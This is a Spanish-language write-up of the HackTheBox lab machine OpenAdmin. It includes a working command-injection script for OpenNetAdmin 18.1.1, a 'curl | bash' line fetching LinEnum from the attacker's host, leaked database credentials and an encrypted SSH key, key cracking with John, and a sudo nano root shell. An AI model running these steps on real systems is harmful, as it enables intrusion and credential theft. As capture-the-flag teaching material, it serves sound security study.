




OpenAdmin


HTB MÁQUINA OPENADMIN

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.1, es una maquina en Linux y que está en la categoría de fácil.



- User:

Realizando un escaneo de directorios, nos encontramos con el directorio /ona/ y este a su vez tiene un login.php, en el directorio /ona/ nos dirigimos a Download nos manda a la página de OpenNetAdmin y ya contamos con una versión que es la 18.11, googleando un poco, nos encontramos con una vulnerabilidad para esta versión.



```
root@kali:~/htb# cat DirBusterReport-10.10.10.171-80.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Jan 04 22:09:06 COT 2020
-----
http://10.10.10.171:80
Directories found during testing:
Dirs found with a 200 response:
/music/
/music/img/
/music/img/concept/
/music/img/icons/
/music/img/premium/
/ona/
/music/js/
/music/css/
Dirs found with a 403 response:
/icons/
/icons/small/
Files found during testing:
Files found with a 301 response:
/ona
Files found with a 200 response:
/music/index.html
/music/artist.html
/music/blog.html
/music/playlist.html
/music/contact.html
/music/category.html
/music/js/jquery-3.2.1.min.js
-----
```



OpenAdmin

<https://packetstormsecurity.com/files/155406/OpenNetAdmin-18.1.1-Remote-Code-Execution.html>

```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# cat open.sh
#!/bin/bash
URL="{1}"
echo $URL
while true;do
echo -n "$ " ; read cmd
curl --silent -d "xajax=window_submit&xajaxr=15741177267106&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";{$cmd};echo \"END\"&xajaxargs[]=ping" "${URL}"
| sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171#
```

con el comando `./open.sh http://10.10.10.171/ona/login.php` tenemos nuestra shell sin privilegios, donde podemos sacar información, de los usuarios que tiene esta maquina y la información de la base de datos.

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ./open.sh http://10.10.10.171/ona/login.php
./open.sh: línea 1: !/bin/bash: No existe el fichero o el directorio
http://10.10.10.171/ona/login.php
$ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Nov 22 18:00 .
drwxr-xr-x 24 root   root   4096 Nov 21 13:41 ..
drwxr-x---  6 jimmy  jimmy  4096 Jan  8 01:41 jimmy
drwxr-x---  6 joanna joanna 4096 Jan  8 01:39 joanna
$
```

```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ./open.sh http://10.10.10.171/ona/login.php
./open.sh: línea 1: !/bin/bash: No existe el fichero o el directorio
http://10.10.10.171/ona/login.php
$ find local
local
local/plugins
local/plugins/README
local/config
local/config/mcld.txt.example
local/config/run_installer
local/config/database_settings.inc.php
local/nmap_scans
local/nmap_scans/subnets
local/nmap_scans/subnets/nmap.xml
$ cat local/config/database_settings.inc.php
<?php
$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db type' => 'mysql',
        'db host' => 'localhost',
        'db login' => 'ona sys',
        'db passwd' => 'ninj4W4rr10R!',
        'db database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#0308FF',
  ),
);
$
```

En este punto, tenemos 2 Usuarios y una Password, así que probamos y tenemos acceso con jimmy por ssh, pero aun no tenemos nuestra flag, seguimos enumerando y nos encontramos con una página interna y nos da una pista de las credenciales de Joanna

```
angussMoody 0 • 2 ssh
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan  8 01:46:51 2020 from 10.10.14.237
jimmy@openadmin:~$ cd /var/www/internal/
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```



OpenAdmin

En este punto debemos buscar una forma de poder observar la llave que hemos encontrado en el archivo main.php así que hacemos uso del Script LinEnum.sh para ver si encontramos alguna forma de visualizar este archivo.

```
angussMoody 0 • 2 ssh
jimmy@openadmin:/$ curl 10.10.14.200:8000/LinEnum.sh |bash

root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.171 - - [04/Feb/2020 17:20:53] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.10.171 - - [04/Feb/2020 17:24:05] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Revisando los datos que nos trae el script nos encontramos con dos puertos que están corriendo en el localhost, el primero 3306 sabemos que es de MySQL, pero el segundo 52846 tenemos la duda de que trate, así que nos vamos a centrar en este, en este punto nos encontramos 2 formas de encontrar las credenciales y en este writeup vamos a ver las 2 formas.


```
angussMoody 0 • 2 [tmux]
default _gateway 0.0.0.0 UG 0 0 0 ens160

[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846       0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                 :::*                     LISTEN      -
tcp6       0      0 :::22                 :::*                     LISTEN      -

[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53         0.0.0.0:*               LISTEN      -

### SERVICES ###
[-] Running processes:
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.3  0.4 159636 8852 ?        Ss   23:01   0:03 /sbin/init auto automatic-ubiquity noprompt
root         2  0.0  0.0      0     0 ?        S    23:01   0:00 [kthreadd]
```

- 1.) La primera forma que vamos a realizar es una técnica llamada port forwarding (<https://culturacion.com/que-es-port-forwarding/>) lo que vamos a hacer es poder ver lo que tiene este puerto en nuestro localhost, para esto necesitamos un usuario y una pass valida, y con estos comandos podremos observar los archivos de internal en nuestra máquina





OpenAdmin

```
angussMoody 0 • 2 ssh
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$
```

dentro de internal nos encontramos con 3 archivos, el index.php, logout.php y el main.php que ya lo habíamos visto y que es el que nos interesa.

Realizando un cat a index.php nos encontramos que el usuario es Jimmy, el hash de la password y nos dice que con las credenciales correctas nos direccionará al main.php

```
<body>
<h2>Enter Username and Password</h2>
<div class = "container form-signin">
<h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
<?php
$msg = '';

if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
        $_SESSION['username'] = 'jimmy';
        header('Location: /main.php');
    } else {
        $msg = 'Wrong username or password.';
    }
}
?>
</div> <!-- /container -->


<div class = "container">

<form class = "form-signin" role = "form"
action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']);
?>" method = "post">
<h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
<input type = "text" class = "form-control"
name = "username"
required autofocus></br>
<input type = "password" class = "form-control"
name = "password" required>
<button class = "btn btn-lg btn-primary btn-block" type = "submit"
name = "login">Login</button>
</form>

</div>

</body>
```

así que vamos a descifrar ese hash en (<https://md5decrypt.net/en/Sha512/#answer>) ya que nos dice que es un sha512.





OpenAdmin

Ya en este momento, tenemos un usuario y una pass, así que vamos a probar estas credenciales y de esta manera obtenemos nuestra llave.

```
127.0.0.1/main.php
127.0.0.1/main.php
Aplicaciones
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbbhWRLNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMwJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SisZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHTYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsYnXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SjKRXFaAiSVN0JY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Ac10EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63Wnusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcjTTVAfN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqkekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiIYzNiXEMQIj9MSk9na10B5FFPpj+r+yYfMyLpgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFG
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XeyBan8flvIey/ur/4F
FnonsE16TzvoLst9RH/19B7wfuHXXCyp9sG8iJGklZvteIJDG4SA4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcnVz2MyJsmTy18WuVxZs8wxrH9KEzXYD/GtPmcviGcexa
RTKYbgVn4WkJQYncyc0R1Gv308bEigX4SYKqIiTMdnixjM6xU0URbnT1+8VdQH7Z
uhJvN1fzdRKZhwWLT+d+oqiI5rVd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
1kxuS0DQNGtGnWZPieLvdKwotqZKzd0g7fimGRWIRv6yXo5ps3EJFuSUIfScv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxQdAFY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmD5PC/z+bWwJKuu4Y1GCXCqkVwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnpmbD7C7/ee6KDTL7JMDV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMMyRAHEL1SF8a72umG02xLWebDoYf5VSS5ZytcNJdwt3lF7I8+adt
z0gLMmJrJ2L5c2HdLTut5MgiY8+qkHlsL6M91c4diJoEXvh+8YpbLaooog0HHBl0e
K1l1cq1DbVE/bmiERK+G4rqa0t7VQNg6t2VwetWrgb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

Don't forget your "ninja" password

Click here to logout Session
```

- 2.) La segunda manera es al ser una página interna vamos a hacer uso del comando cUrl en el localhost de la máquina en el archivo mail.php y así encontrar la llave de Joanna, es la forma más fácil, pero aprovechamos esta máquina para ver la técnica de port forwarding, ahora nos descargamos la llave en este caso la llamamos id_rsa

```
jimmy@openadmin: ~
jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbbhWRLNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMwJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SisZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHTYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsYnXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SjKRXFaAiSVN0JY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Ac10EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63Wnusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcjTTVAfN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqkekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiIYzNiXEMQIj9MSk9na10B5FFPpj+r+yYfMyLpgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFG
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XeyBan8flvIey/ur/4F
FnonsE16TzvoLst9RH/19B7wfuHXXCyp9sG8iJGklZvteIJDG4SA4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcnVz2MyJsmTy18WuVxZs8wxrH9KEzXYD/GtPmcviGcexa
RTKYbgVn4WkJQYncyc0R1Gv308bEigX4SYKqIiTMdnixjM6xU0URbnT1+8VdQH7Z
uhJvN1fzdRKZhwWLT+d+oqiI5rVd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
1kxuS0DQNGtGnWZPieLvdKwotqZKzd0g7fimGRWIRv6yXo5ps3EJFuSUIfScv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxQdAFY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmD5PC/z+bWwJKuu4Y1GCXCqkVwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnpmbD7C7/ee6KDTL7JMDV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMMyRAHEL1SF8a72umG02xLWebDoYf5VSS5ZytcNJdwt3lF7I8+adt
z0gLMmJrJ2L5c2HdLTut5MgiY8+qkHlsL6M91c4diJoEXvh+8YpbLaooog0HHBl0e
K1l1cq1DbVE/bmiERK+G4rqa0t7VQNg6t2VwetWrgb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:~$
```



OpenAdmin

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# python '/usr/share/john/ssh2john.py' id_rsa > key.txt
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# john --wordlist='/usr/share/wordlists/rockyou.txt' key.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodinjas (id_rsa)
lg 0:00:00:12 DONE (2020-01-07 20:59) 0.07993g/s 1146Kc/s 1146Kc/s 1990..*7;Vamos!
Session completed
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# chmod 600 id_rsa
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171#
```

Una vez encontrada la llave, realizaremos el proceso como en otras máquinas anteriores, haciendo uso de ssh2john.py y john con el diccionario rockyou el cual nos da una password para el usuario Joanna.

```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ssh -i id_rsa joanna@10.10.10.171
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan  8 01:45:21 2020 from 10.10.14.78
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$
```

Debemos darle permisos al archivo id_rsa chmod 600 e iniciar sesión por ssh con esta llave y la password que conseguimos.

Y de esta manera obtenemos nuestra primer flag

- **Escalada de Privilegios:**

Para la escalada de privilegios, como siempre que nos enfrentamos a una máquina Linux corremos el comando sudo -l para saber si tenemos acceso , en este caso nos dice que tenemos acceso a nano con este usuario.

```
angussMoody 0 • 2 ssh
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```



OpenAdmin

Investigando un poco en binarios nos encontramos con GTFOBins, que ya lo habíamos visto en una máquina anterior, y encontramos que podemos generar un Shell de sistema interactivo.



realizamos un sudo a la ruta que obtuvimos con sudo -l y allí realizamos el procedimiento que nos indica GTFOBins, con Ctrl R y Ctrl X, allí ponemos la línea de código y de esta manera tenemos nuestra Shell con permisos root.

```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@openadmin:~# cd /root/
root@openadmin:/root# ls
root.txt
root@openadmin:/root#
```

De esta manera encontramos la flag del Root. 😊

Saludos **Fr13ndS HTB**

